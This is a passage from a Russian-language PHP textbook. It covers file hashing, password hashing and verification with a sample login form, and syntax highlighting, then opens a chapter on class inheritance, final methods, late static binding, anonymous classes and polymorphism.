Второй необязательный параметр (`$binary`) позволяет упаковать размер хеша до 16 символов. В этом случае результат представляет собой более короткую бинарную строку, не предназначенную для просмотра. Бинарные хеши часто используют при массовом хранении хешей, когда чем короче строка, тем меньше объем конечной базы данных, а значит, и скорость ее обработки.

Для получения MD5-хеша содержимого файла предназначена отдельная функция `md5_file()`, которая имеет следующий синтаксис:

```
md5_file(string $filename, bool $binary = false): string|false
```

В отличие от `md5()`, эта функция принимает в качестве первого аргумента имя файла `$filename`. Во время работы она этот файл открывает, читает содержимое, подсчитывает MD5-хеш и возвращает его в качестве результата. Если функция не сможет обнаружить файл или ей не хватит прав доступа на его чтение, то будет выведено предупреждение и возвращено значение `false`.

В листинге 29.6 приводится пример, в котором скрипт подсчитывает MD5-хеш файла с собственным PHP-кодом.

Листинг 29.6. Подсчет MD5-хеша файла. Файл md5_file.php

```
<?php
echo md5_file($_SERVER['PHP_SELF']);
```

Результатом выполнения скрипта будет следующий хеш:

```
733b230e574c4e8a187678d0a20d60dd
```

Таким образом, MD5-хеш может выступать контрольной суммой для отслеживания изменений в файле — если мы изменим файл из приведенного примера, у него изменится MD5-хеш (листинг 29.7).

Листинг 29.7. Подсчет MD5-хеша измененного файла. Файл md5_file_change.php

```
<?php
echo md5_file($_SERVER['PHP_SELF']); // 733b230e574c4e8a187678d0a20d60dd
```

Выполнив этот пример, мы получим уже другой хеш-код:

```
73172ad2f7533a66854a5708410461b1
```

То есть достаточно добавить комментарий или даже поменять в тексте файла единственный символ, чтобы MD5-хеш этого файла изменился. Поэтому MD5-функции часто используют для системы отслеживания изменений в файловой системе на серверах или в качестве средства контроля целостности архивов и образов.

При использовании функций хеширования создается уникальный «отпечаток» строки — причем одинаковые строки возвращают одинаковый хеш, в то время как разные строки возвращают разный хеш.

Такое преобразование часто используется для шифрования паролей. При аутентификации пароль, вводимый пользователем, также подвергается шифрованию и сравниваются хеши оригинального и введенного паролей. Одинаковые пароли возвращают всегда один и тот же хеш, в то время как разные пароли возвращают всегда разные хеши. Таким образом, ни администраторы веб-приложения, ни потенциальные взломщики, получившие доступ к хешам, не могут воспользоваться паролями напрямую. Можно попытаться подобрать пароль, однако подбор достаточно длинного пароля может потребовать значительных временны́х и вычислительных ресурсов.

Долгое время алгоритм MD5 считался устойчивым, в том числе и для хеширования паролей. Считалось, что время вычисления MD5-хеша слишком велико, чтобы быстро проводить подбор пароля методом перебора. Однако вычислительная мощность постоянно растет, инструменты злоумышленников тоже совершенствуются. Так что в настоящее время MD5 не рекомендуют для шифрования — современные компьютеры слишком быстро его вычисляют, и в случае похищения хеша стало возможным подбирать пароли методом перебора. Вместо него используется специальная функция `password_hash()`, которая имеет следующий синтаксис:

```
password_hash(
    string $password,
    string|int|null $algo,
    array $options = []
): string
```

В строке `$password` задается пароль, для которого нужно получить хеш. Параметр `$algo` позволяет выбрать алгоритм хеширования:

- `PASSWORD_DEFAULT` — алгоритм по умолчанию, на момент подготовки книги это был bcrypt. Однако со временем алгоритм может быть изменен на более сильный, длина результирующего хеша также может изменяться, поэтому при использовании функции и переходе на более новые версии PHP обязательно следует проводить регрессионное тестирование;
- `PASSWORD_BCRYPT` — алгоритм bcrypt;

- `PASSWORD_ARGON2I` — алгоритм Argon2i;
- `PASSWORD_ARGON2ID` — алгоритм Argon2id.

Массив `$options` позволяет передать дополнительные параметры для конкретных алгоритмов шифрования. Как правило, они дают возможность регулировать трудоемкость вычисления хеша: чем она выше, тем труднее подобрать пароль методом перебора, но тем медленнее работает приложение. Параметры, регулирующие каждый из алгоритмов, лучше уточнить в документации PHP, т. к. эта часть довольно часто подвергается изменениям.

В листинге 29.8 приводится пример формы, которая задает произвольный текст и преобразует его при помощи функции `password_hash()` в хеш.

Листинг 29.8. Преобразование в хеш произвольного текста. Файл password_hash.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Генерация хеша пароля</title>
  <meta charset='utf-8' />
</head>
<body>
<?php

// Обработчик HTML-формы
if (isset($_POST['password'])) {
    echo password_hash($_POST['password'], PASSWORD_DEFAULT) . '<br />';
}
?>
  <form method='post'>
    <input type='text' name='password'
           value='<?= htmlspecialchars($_POST['password'] ?? ''); ?>' />
    <input type='submit' value='Отправить' />
  </form>
</body>
</html>
```

Результат работы этого скрипта представлен на рис. 29.2.

Полученный хеш можно сравнивать с паролем, который пользователь передает, чтобы себя идентифицировать. Чтобы проверить, соответствует ли хешу введенный пароль, существует отдельная функция:

```
password_verify(string $password, string $hash): bool
```

В качестве первого аргумента функция принимает пароль `$password`, а в качестве второго `$hash` — хеш, с которым проводится сравнение. Функция возвращает `true`, если пароль соответствует хешу, иначе возвращается `false`.

В листинге 29.9 приводится пример аутентификации. Пользователь должен ввести логин `admin` и пароль, соответствующий хешу из предыдущего примера (напомним, что это слово `password`).




Рис. 29.2. Генерация хеша для произвольной строки

Листинг 29.9. Аутентификация. Файл password_verify.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Аутентификация</title>
  <meta charset='utf-8' />
</head>
<body>
<?php
define(
    'PASSWORD_HASH',
    '$2y$10$DTHJ.45VY0IB5NNVfK9HCOAj05f1BCP78.7TvYCSAKuXQzQ7swE8.'
);

$errors = [];

if (!empty($_POST)) {
    if ($_POST['name'] != 'admin' ) {
        $errors[] = 'Неверный логин';
    }
    if (!password_verify($_POST['password'], PASSWORD_HASH)) {
        $errors[] = 'Неверный пароль';
    }

    if (empty($errors)) {
        echo 'Вы успешно вошли в личный кабинет';
        exit();
    }
}
```

```
// Выводим сообщения об ошибках, если они имеются
if (!empty($errors)) {
    foreach ($errors as $err) {
        echo "<span style=\"color:red\">$err</span><br>";
    }
}
?>
  <form method='post'>
    <input type='text' name='name'
           value='<?= htmlspecialchars($_POST['name'] ?? ''); ?>' /><br />
    <input type='password' name='password'
           value='<?= htmlspecialchars($_POST['password'] ?? ''); ?>' /><br />
    <input type='submit' value='Войти' />
  </form>
</body>
</html>
```

В этом примере хеш сохранен в константу `PASSWORD_HASH`, которая передается в качестве второго параметра функции `password_verify()`. В качестве первого аргумента функции передается значение `$_POST['password']`, полученное из password-поля HTML-формы. Если введен правильный пароль и в поле `name` введен правильный логин, то массив с ошибками `$errors` оказывается пустым и пользователю выводится фраза **Вы успешно вошли в личный кабинет**.

Если бы мы развивали приложение дальше, можно было поместить в сессию `$_SESSION` признак входа и пускать пользователя на другие страницы без повторного ввода логина и пароля. Выход из личного кабинета сводился бы либо к удалению такого признака из сессии, либо к закрытию страницы браузера и потере сессионной cookie, на которой основана работа сессии.

Подсветка PHP-кода

Представьте, что вы разрабатываете сайт, посвященный программированию на PHP, где делитесь с другими разработчиками разнообразными приемами веб-программирования. Для улучшения восприятия кода отдельные элементы языка хорошо бы выделять разными цветами так, как это делает редактор с поддержкой синтаксиса PHP. Мы бы и сами подсвечивали здесь различные элементы программ разными цветами, если бы книга не была черно-белой.

В предыдущих главах мы использовали для таких целей HTML-разметку и bbCode-элементы в квадратных скобках, которые потом преобразуются в HTML. Однако в случае PHP можно не изобретать велосипед, а воспользоваться готовой функцией `highlight_string()`, которая имеет следующий синтаксис:

```
highlight_string(string $string, bool $return = false): string|bool
```

Функция преобразует PHP-код в строке `$string` в HTML-страницу с подсветкой синтаксиса элементов языка. Если параметр `$return` принимает значение `true`, результат возвращается в виде строки. По умолчанию этот параметр принимает значение `false`, и результат выводится в стандартный поток вывода.

Примечание

На самом деле highlight-функции нужны PHP для собственных целей — подсветки синтаксиса PHP-примеров в документации. Однако их можно приспособить и для своих нужд.

Возможно, на практике будет более удобный вариант highlight-функции, который принимает PHP-код не в виде строке, а извлекает из файла:

```
highlight_file(string $filename, bool $return = false): string|bool
```


Функция принимает в качестве первого параметра (`$filename`) имя PHP-файла. Назначение флага `$return` такое же, как и в рассмотренной ранее функции `highlight_string()`. В листинге 29.10 приводится пример вывода содержимого файла eval.php из листинга 29.4 с PHP-подсветкой.

Листинг 29.10. Пример вывода PHP-файла с подсветкой. Файл highlight_file.php

```
<?php
highlight_file('eval.php');
```

Резюме


Язык PHP содержит множество встроенных функций, еще больше функций предоставляют его многочисленные расширения и библиотеки. Кроме того, процесс ввода новых функций и изменения синтаксиса существующих идет постоянно. Чтобы охватить новые возможности, следует все время исследовать документацию как самого языка, так и сторонних библиотек.



ЧАСТЬ V

Основы объектно-ориентированного программирования

Глава 30.	Наследование
Глава 31.	Интерфейсы
Глава 32.	Трейты
Глава 33.	Перечисления
Глава 34.	Исключения
Глава 35.	Обработка ошибок
Глава 36.	Пространство имен
Глава 37.	Шаблоны проектирования
Глава 38.	Итераторы
Глава 39.	Отражения



ГЛАВА 30

Наследование

Листинги этой главы находятся в каталоге *inherit* сопровождающего книгу файлового архива.

В *главе 6* мы рассмотрели классы и объекты, а в *главе 14* погрузились в методы — функции класса, которые преобразуют свойства объектов и задают их поведение. Однако на этом возможности объектно-ориентированного программирования (ООП) не заканчиваются. Сейчас мы займемся *наследованием* — одним из основных понятий ООП.

При помощи механизма наследования вы можете создавать новые типы данных не с нуля, а взяв за основу некоторый *уже существующий* класс, который в этом случае называют *базовым* (base class). Получившийся же класс носит имя *производного* (derived class).

> ***Примечание***
>
> Иногда базовый класс называют *суперклассом*, а производный — *подклассом*. По сути, услышав слово «подкласс», вы можете подумать, что оно означает «часть класса», хотя в действительности происходит совершенно наоборот: подкласс — это производный класс, *включающий* в себя базовый.

Наследование в ООП используется для нескольких различных целей:

- добавление в существующий класс новых методов и свойств или замена уже существующих. При этом «старая» версия класса больше не будет использоваться — ценность представляет именно новый, расширенный класс;
- наследование в целях классификации и обеспечения однотипности поведения различных классов. Дело в том, что новый, производный класс обладает теми же самыми «особенностями», что и базовый, и может использоваться везде вместо последнего. Например, рассмотрим базовый класс `Автомобиль` и производный от него — `Запорожец`. Все автомобили можно охарактеризовать способностью перемещаться по дорогам с определенной скоростью. Очевидно, что в любой ситуации, где нам требуется перемещаться со скоростью выше нуля, т. е. когда нужен объект типа `Автомобиль`, подойдет любой производный объект — например, типа `Запорожец`. Но не наоборот. Нельзя любой автомобиль заменить `Запорожцем` — владельцы `Теслы` будут негодовать. Создав еще несколько производных от `Автомобиля` классов (`Тесла`, `Мерсе-`

дес, Таврия, Жигули и т. д.), мы в ряде случаев можем работать с ними всеми одинаковым образом — как с объектами типа Автомобиль, не вдаваясь в детали. Как минимум все они способны перемещаться по дорогам со скоростью выше нуля и позволяют водителям и пассажирам попасть из одного пункта в другой.

Расширение класса

Давайте рассмотрим первый, самый простой пример использования наследования — добавление в уже существующий класс новых свойств и методов.

Итак, пусть у нас есть некоторый класс FileLogger с определенными свойствами и методами. В листинге 30.1 приведен его код.

Листинг 30.1. Базовый класс. Файл file\logger.php

```
<?php
class FileLogger
{
    public $f;          // открытый файл
    public $name;       // имя журнала
    public $lines = []; // накапливаемые строки
    public $t;

    public function __construct($name, $fname)
    {
        $this->name = $name;
        $this->f = fopen($fname, 'a+');
    }

    public function __destruct()
    {
        fputs($this->f, join('', $this->lines));
        fclose($this->f);
    }

    public function log($str)
    {
        $prefix = '[' . date('Y-m-d h:i:s ') . "{$this->name}] ";
        $str = preg_replace('/^/m', $prefix, rtrim($str));
        $this->lines[] = $str . PHP_EOL;
    }
}
```

Допустим, что действия этого класса нас не совсем устраивают. Например, предположим, что мы хотим не просто записывать сообщение в файл журнала, но также и сохранять, в каком файле и на какой строке оно было сгенерировано. Для этого будет использоваться функция debug_backtrace(), которая возвращает массив со стеком вызовов функций. Более подробно синтаксис этой функции рассмотрен в *главе 35*.

Зададимся целью создать новый класс `FileLoggerDebug`, как бы «расширяющий» возможности класса `FileLogger`. Он будет добавлять ему несколько новых свойств и методов.

Метод включения

Добиться результата можно и без использования механизма наследования. Давайте посмотрим, как это сделать (листинг 30.2). Мы называем здесь класс `FileLogger` «базовым» в кавычках, т. к. наследование в действительности не используется.

Листинг 30.2. «Ручное» наследование. Файл file\logger\debug0.php

```
<?php
// Вначале подключаем "базовый" класс
require_once 'file/logger.php';

// Класс, добавляющий в FileLogger новую функциональность
class FileLoggerDebug0
{
    // Объект "базового" класса FileLogger
    private $logger;

    // Конструктор нового класса. Создает объект FileLogger.
    public function __construct($name, $fname)
    {
        $this->logger = new FileLogger($name, $fname);
        // Здесь можно проинициализировать другие свойства текущего
        // класса, если они будут
    }

    // Добавляем новый метод
    public function debug($s, $level = 0)
    {
        $stack = debug_backtrace();
        $file = basename($stack[$level]['file']);
        $line = $stack[$level]['line'];
        $this->logger->log("[at $file line $line] $s");
    }

    // Оставляем на месте старый метод log()
    public function log($s) { return $this->logger->log($s); }
    // И такие методы-посредники мы должны создать ДЛЯ КАЖДОГО
    // метода из FileLogger
}
```

Как видите, в этой реализации объект класса `FileLoggerDebug0` содержит в своем составе подобъект класса `FileLogger` в качестве свойства. Это свойство — лишь «частичка» объекта класса `FileLoggerDebug0`, не более того.

Обратите внимание на один момент. В начале файла с классом размещаются инструкции `require_once`, которые подключают все классы, от которых зависит текущий класс. Этим мы упрощаем главную программу: ей уже не нужно «знать», какие внешние функции использует подключаемый класс. Можно сократить объем кода и избавиться от инструкций `require_once`, если воспользоваться механизмом автозагрузки. Этот механизм детально рассматривается в *главе 36*.

Недостатки метода включения

Опишем недостатки подхода, рассмотренного в предыдущем разделе.

- Для каждого метода `FileLogger` мы должны явно создать в классе `FileLoggerDebug0` функцию-посредника, которая делает лишь одну вещь — переадресует запрос объекту `$this->logger`. Минус этого способа огромен: при добавлении нового метода в `FileLogger` нам придется изменять и «производный» класс, чтобы он в нем появился. То же самое придется делать при удалении или переименовании метода из «базового» класса.

  > ***Примечание***
  >
  > Впрочем, на основе материала *главы 14* мы могли бы использовать специальный метод `__call()` для перехвата обращения к несуществующим функциям объекта. Однако это все равно весьма неудобно.

- Возникает проблема с наследованием свойств класса `FileLogger`. В нашем примере их, правда, нет, но в общем случае придется писать специальные методы `__get()` и `__set()` для перехвата обращений к несуществующим свойствам (см. *главу 14*).

- Подобъект не «знает», что он в действительности не самостоятелен, а содержится в классе `FileLoggerDebug0`. В нашем примере это и не важно, однако в реальных ситуациях базовый класс может использовать методы, определенные в производном! Такая техника называется *использованием виртуальных методов*.

- Мы не видим явно, что класс `FileLoggerDebug0` лишь расширяет возможности `FileLogger`, а не является отдельной самостоятельной сущностью. Соответственно, мы не можем гарантировать, что везде, где допустимо использование объекта типа `FileLogger`, будет допустима и работа с `FileLoggerDebug0`.

- Мы должны обращаться к «части `FileLogger`» класса `FileLoggerDebug0` через `$logger->logger->`*`имяМетода`*`()`, а к свойствам самого класса `FileLoggerDebug0` как `$obj->`*`имяМетода`*`()`. Последнее может быть весьма утомительным, если, как это часто бывает, в `FileLoggerDebug0` будет существовать очень много методов из `FileLogger` и гораздо меньше — из самого `FileLoggerDebug0`. Кроме того, это заставляет нас постоянно помнить о внутреннем устройстве «производного» класса.

Пример использования созданного класса приведен в листинге 30.3.

Листинг 30.3. Проверка класса `FileLoggerDebug0`. Файл inherit0.php

```
<?php
require_once 'file/logger/debug0.php';
```

```
$logger = new FileLoggerDebug0('test', 'test.log');
$logger->log('Обычное сообщение');
$logger->debug('Отладочное сообщение');
```

Как видим, «снаружи» все выглядит почти в точности так, будто бы в классе `FileLogger` появился новый метод — `debug()`, а старые сохранились. Сам класс при этом «переименовался» в `FileLoggerDebug0`.

Несовместимость типов

Вспомним теперь, что мы хотели получить *расширение* возможностей класса `FileLogger`, а не нечто, *содержащее* объекты `FileLogger`. Что означает «расширение»? Лишь одно: мы бы хотели, чтобы везде, где допустима работа с объектами класса `FileLogger`, была допустима и работа с объектами класса `FileLoggerDebug0`. Но в нашем примере это совсем не так. Например, попробуйте запустить скрипт, приведенный в листинге 30.4.

Листинг 30.4. Несовместимость типов. Файл inherit0cast.php

```
<?php
require_once 'file/logger/debug0.php';

$logger = new FileLoggerDebug0('test', 'test.log');

// Казалось бы, все верно - все, что может FileLogger,
// 'умеет' и FileLoggerDebug0...
croak($logger, 'Hasta la vista.');

// Функция принимает параметр типа FileLogger
function croak(FileLogger $l, $msg)
{
    $l->log($msg);
    exit();
}
```

Вы увидите сообщение об ошибке: `Fatal error: Uncaught TypeError: croak(): Argument #1 ($l) must be of type FileLogger, FileLoggerDebug0 given.`

Таким образом, PHP в момент вызова функции `croak()` не позволяет использовать `FileLoggerDebug0` вместо `FileLogger`, хотя по логике такое применение вполне разумно.

Наследование

Теперь рассмотрим, что же представляет собой «настоящее» наследование, или, как еще говорят, *расширение* классов (листинг 30.5).

Листинг 30.5. Наследование. Файл file/logger/debug.php

```
<?php
// Вначале подключаем "базовый" класс
require_once 'file/logger.php';
```

```
// Класс, добавляющий в FileLogger новую функциональность
class FileLoggerDebug extends FileLogger
{
    // Конструктор нового класса. Просто переадресует вызов
    // конструктору базового класса, передавая немного другие параметры.
    public function __construct($fname)
    {
        // Такой синтаксис используется для вызова
        // методов базового класса.
        // Обратите внимание, что ссылки $this нет! Она подразумевается.
        parent::__construct(basename($fname), $fname);
        // Здесь можно проинициализировать другие свойства текущего
        // класса, если они будут
    }

    // Добавляем новый метод
    public function debug($s, $level = 0)
    {
        $stack = debug_backtrace();
        $file = basename($stack[$level]['file']);
        $line = $stack[$level]['line'];
        // Вызываем функцию базового класса
        $this->log("[at $file line $line] $s");
    }

    // Все остальные методы и свойства наследуются автоматически!
}
```

Ключевое слово `extends` говорит о том, что создаваемый класс `FileLoggerDebug` является лишь «расширением» класса `FileLogger`. То есть `FileLoggerDebug` содержит *те же самые* свойства и методы, что и `FileLogger`, но, помимо них, и еще некоторые дополнительные, «свои».

Теперь «часть `FileLogger`» находится прямо внутри класса `FileLoggerDebug` и может быть легко доступна наравне с методами и свойствами самого класса `FileLoggerDebug`. Например, для объекта `$logger` класса `FileLoggerDebug` допустимы выражения `$logger->debug()` и `$logger->log()` без каких бы то ни было посредников.

Класс `FileLoggerDebug` является воплощением идеи «расширение функциональности класса `FileLogger`». Обратите также внимание: мы можем теперь *забыть*, что `FileLoggerDebug` унаследовал от `FileLogger` некоторые свойства или методы — «снаружи» все выглядит так, будто класс `FileLoggerDebug` реализует их *самостоятельно*.

Более того, если теперь адаптировать листинг 30.4 таким образом, чтобы он использовал унаследованный класс, у нас исчезает ошибка совместимости типов — базовый тип `FileLogger` совместим с наследником `FileLoggerDebug` (листинг 30.6).

Листинг 30.6. Базовый и унаследованные классы совместимы. Файл inherit_cast.php

```
<?php
require_once 'file/logger/debug.php';
```

```
$logger = new FileLoggerDebug('test.log');

// FileLoggerDebug подходит вместо базового класса FileLogger
croak($logger, 'Hasta la vista.');

// Функция принимает параметр типа FileLogger
function croak(FileLogger $l, $msg)
{
    $l->log($msg);
    exit();
}
```

Переопределение методов

Взгляните еще раз на определение метода-конструктора `__construct()` из листинга 30.5. Видите, что его список параметров отличается от списка конструктора `FileLogger::__construct()`? А именно: мы передаем в конструктор нового класса лишь *один* аргумент — имя log-файла `$fname`, а логическое имя журнала вычисляем как `basename($fname)`. Получается, что мы *переопределили* в производном классе уже существующий в базовом классе метод, даже заменив при этом его прототип.

Вообще, под *переопределением* метода подразумевается его описание в производном классе, в то время как в базовом он уже имеется. Переопределенный метод может быть, например, написан с нуля. Существует также возможность использования кода «родительской» функции (или любых других методов класса).

Модификаторы доступа при переопределении

Если вы переопределяете некоторый метод или свойство в производном классе, то должны указать у него *такой же* модификатор доступа либо менее строгий. Например, при переопределении `private`-функции допускается объявлять ее как `protected` или `public`. Наоборот, если в базовом классе присутствует `public`-метод, то в производном он тоже должен иметь модификатор `public`, в противном случае PHP выдаст сообщение об ошибке.

Доступ к методам базового класса

Чтобы избежать бесконечной рекурсии («самовызова» метода), при вызове функции базового класса используется особый синтаксис с ключевым словом `parent`, например:

```
parent::__construct(...);
```

Обратите внимание, что `$this` при этом не упоминается!

> ***Внимание!***
>
> **Не забывайте использовать ключевое слово `parent` при вызове методов базового класса! Если вы пропустите его, то функция может зациклиться. Например, написав `$this->__construct()` вместо `parent::__construct()`, мы бы заставили PHP вызывать `FileLoggerDebug::__construct()` до бесконечности.**

Вообще, вместо `$this->`*`имяМетода`*`()` всегда допустимо использовать либо `parent::`*`имяМетода`*`()`, `self::`*`имяМетода`*`()`, либо даже просто напрямую — `File_Logger::`*`имяМетода`*`()`

(предполагается, что `File_Logger` является текущим или родительским классом). При этом `$this` передается в вызываемую функцию автоматически.

Финальные методы

При написании метода вы можете явно запретить его переопределение в производных классах, используя модификатор `final` (листинг 30.7).

Листинг 30.7. Финальные методы. Файл final.php

```
<?php
class Base
{
    public final function test() {}
}
class Derive extends Base
{
    public function test() {} // Ошибка! Нельзя переопределить!
}
```

При запуске этого несложного сценария выдается ошибка: `Fatal error: Cannot override final method Base::test()`.

Для чего может понадобиться определять финальные методы? Предположим, что мы написали класс `SecuredUser` для работы с авторизованными пользователями. В нем есть метод `isSuperuser()`, который выполняет необходимые проверки и возвращает `true`, если пользователь является суперпользователем. Такой метод имеет смысл сделать финальным, иначе кто-нибудь может написать производный класс `InsecuredUser` и «подменить» в нем метод `isSuperuser()` собственным, возвращающим `true` *всегда*. Так как применяется наследование, везде, где допустимо использование базового класса `SecuredUser`, возможно использование и объекта производного класса `InsecuredUser`, а значит, могут возникнуть проблемы с обеспечением безопасности в системе.

Начиная с PHP 8.1, ключевое слово `final` можно использовать не только для методов, но и в отношении констант. В этом случае не получится переопределить константу в классе-наследнике.

Запрет наследования

В PHP, как и в Java, можно не только запретить переопределение методов, но и запретить наследование от указанного класса вообще. Для этого ключевое слово `final` необходимо поставить перед определением класса, например:

```
final class Base {}
// Теперь нельзя создавать классы, производные от Base
```

> ***Совет***
>
> **Используйте `final` при описании класса только в тех случаях, когда это абсолютно необходимо, и вы уверены, что наследование к классу неприменимо.**

Константы __CLASS__ и __METHOD__

В *главе 7* мы уже рассматривали предопределенные константы `__FILE__` и `__LINE__`, которые заменяются PHP именем файла и номером текущей строки. Существуют еще две константы, которые «работают» аналогичным образом и могут быть использованы в отладочных целях:

- `__CLASS__`

  Заменяется PHP именем текущего класса.

- `__METHOD__`

  Заменяется интерпретатором на имя текущего метода (или имя функции, если определяется функция, а не метод).

> ***Внимание!***
>
> **Не пытайтесь применять эти константы в контексте** `__CLASS__::`*имяМетода*`()` **или** `$obj->__METHOD__`, **такой способ не сработает! Используйте, соответственно,** `self::`*имяМетода*`()` **и** `call_user_func(array(&$obj, __METHOD__))`.

Позднее статическое связывание

У ключевого слова `self` и константы `__CLASS__` имеется ограничение — они не позволяют переопределить статический метод в производных классах. В листинге 30.8 в производном классе `Child` осуществляется попытка переопределить статический метод `title()`, ранее определенный в базовом классе `Base`.

Листинг 30.8. `self` не позволяет переопределить метод. Файл inherit_static.php

```
<?php
class Base
{
    public static function title() : string
    {
        echo __CLASS__;
    }
    public static function test() : string
    {
        self::title();
    }
}

class Child extends Base
{
    public static function title() : string
    {
        echo __CLASS__;
    }
}

Child::test(); // Base
```

Как видно из примера, при попытке воспользоваться методом `test()` в классе-наследнике, ключевое слово `self`, вместо того чтобы вернуть метод из класса `Child`, вызвало метод из базового класса `Base`. Для решения этой проблемы PHP предоставляет специальное ключевое слово `static`, которое можно задействовать вместо `self` (листинг 30.9).

Листинг 30.9. `static` позволяет переопределить метод. Файл static.php

```
<?php
class Base
{
    public static function title() : string
    {
        echo __CLASS__;
    }
    public static function test() : string
    {
        static::title();
    }
}

class Child extends Base
{
    public static function title() : string
    {
        echo __CLASS__;
    }
}

Child::test(); // Child
```

Анонимные классы

В PHP — по аналогии с анонимными функциями (см. *главу 13*) — доступны анонимные классы. Для их демонстрации создадим класс `Dumper`, который имеет единственный статический метод, выводящий дамп своего аргумента (листинг 30.10).

Листинг 30.10. Использование анонимных классов. Файл anonym.php

```
<?php
class Dumper
{
    public static function print($obj)
    {
        print_r($obj);
    }
}
```

```
Dumper::print( new class {
    public $title;
    public function __construct()
    {
        $this->title = 'Hello world!';
    }
});
```

Как видно из примера, благодаря анонимным классам появляется возможность создавать объекты «на лету». Результатом выполнения этого скрипта будет следующая строка:

```
class@anonymous Object ( [title] => Hello world! )
```

Допускается наследование анонимных классов при определении анонимного класса внутри другого класса. В этом случае анонимный класс может получать доступ к защищенным свойствам (листинг 30.11).

Листинг 30.11. Вложенные анонимные классы. Файл anonym_nested.php

```
<?php
class Container
{
    private $title = 'Класс Container';
    protected $id = 1;
    public function anonym()
    {
        return new class($this->title) extends Container
        {

            private $name;

            public function __construct($title)
            {
                $this->name = $title;
            }

            public function print()
            {
                echo "{$this->name} ({$this->id})";
            }
        };
    }
}

(new Container)->anonym()->print(); // Класс Container (1)
```

Обратите внимание, что в этом примере анонимный класс возвращается ключевым словом `return`, в конце которого обязательно требуется точка с запятой. Анонимный класс, будучи унаследованным от класса `Container`, получает доступ к защищенному

свойству `$id`, в то время как закрытое свойство `$title` мы вынуждены были передать через его конструктор.

Полиморфизм

До этого момента мы использовали наследование для расширения возможностей классов. Давайте займемся второй областью применимости наследования — так сказать, сведением нескольких классов «под общий знаменатель», чтобы работа с различными классами происходила однотипно. Итак, если в программе планируется создать несколько различных классов, поведение которых чем-то схоже, имеет смысл воспользоваться *полиморфизмом*.

Полиморфизм (многоформенность) — одно из интересных следствий идеи наследования. В общих словах, *полиморфность* — это способность объекта использовать методы не собственного класса, а *производного*, даже если на момент определения базового класса производный еще не существует.

> ***Примечание***
>
> Если вы слышите об ООП впервые, это объяснение, вероятно, будет для вас как китайская грамота. В то же время знатоки сочтут его слишком простым, чтобы быть достойным этой книги. К сожалению, так получается всегда, когда пытаешься в нескольких словах рассказать о чем-то нетривиальном. А мы тем временем еще раз настоятельно рекомендуем вам прочитать какой-либо учебник по ООП, которым ни в коей мере не является эта книга.

Абстрагирование

Полиморфизм — это способность классов предоставлять единый программный интерфейс при различной реализации. Приведем пример: сайт может состоять из множества страниц. Вот один из возможных вариантов:

- статические страницы (Главная страница, Контакты, О компании, Вакансии);
- новости;
- каталог;
- личный кабинет пользователя (Вход, Регистрация, Изменение настроек).

Введем для этих типов страниц различные классы, которые будут хранить содержимое страниц. Так, для статических страниц можно ввести класс `StaticPage`, для новостей — `News`, для каталога — `Catalog`, для обслуживания пользователей — `User`.

Несмотря на то что страницы выполняют разные функции, у них имеются общие черты. Так, каждая страница имеет название (`$title`), содержимое (`$content`), часть страниц — например, новости и каталог, могут содержать изображение (`$image`). Все классы должны обеспечивать вывод страницы, т. е. иметь метод генерации — например, `render()`.

Разумеется, классы страниц могут и различаться. Так, для работы с пользователем могут потребоваться его имя (`$nickname`), пароль (`$password`), электронный адрес (`$email`). Статические страницы, новости, каталог могут кешироваться, чтобы снизить нагрузку на базу данных. Личный кабинет пользователя кешировать не стоит, иначе из кеша могут выдаваться страницы других пользователей.

Забежим немного вперед, чтобы сделать примеры главы менее абстрактными и более приближенными к реальности, и рассмотрим вопрос долговременного хранения данных. Мы не можем долго хранить данные в переменных PHP — как только скрипт завершит работу, сборщик мусора утилизирует их вместе со всеми значениями. При этом хорошо известно, что операции с жестким диском намного медленнее операций с оперативной памятью. И чтобы данные хранились долго, но в оперативной памяти, прибегают к NoSQL-решениям вроде redis или memcache, которые хранят данные в оперативной памяти в течение длительного времени. При первом обращении данные извлекаются из «тяжелого» хранилища — файлов базы данных — и помещаются в быстрое хранилище. После чего при следующих обращениях данные извлекаются уже из кеша в оперативной памяти, и обработка запроса осуществляется исключительно быстро, поскольку жесткий диск и база данных в обработке не участвуют. Далее в комментариях будут приводиться примеры обращения к базе данных и Redis. В них можно не вникать — они приводятся лишь для иллюстрации механизма кеширования.

> ***Примечание***
>
> **Диаграммы классов и объектов принято выражать в специальном графическом языке UML, который имеет много тонкостей и позволяет выразить все отношения, встречающиеся в современных объектно-ориентированных системах. К сожалению, рассмотрение его выходит за рамки этой книги, поэтому мы используем интуитивно понятные схемы.**

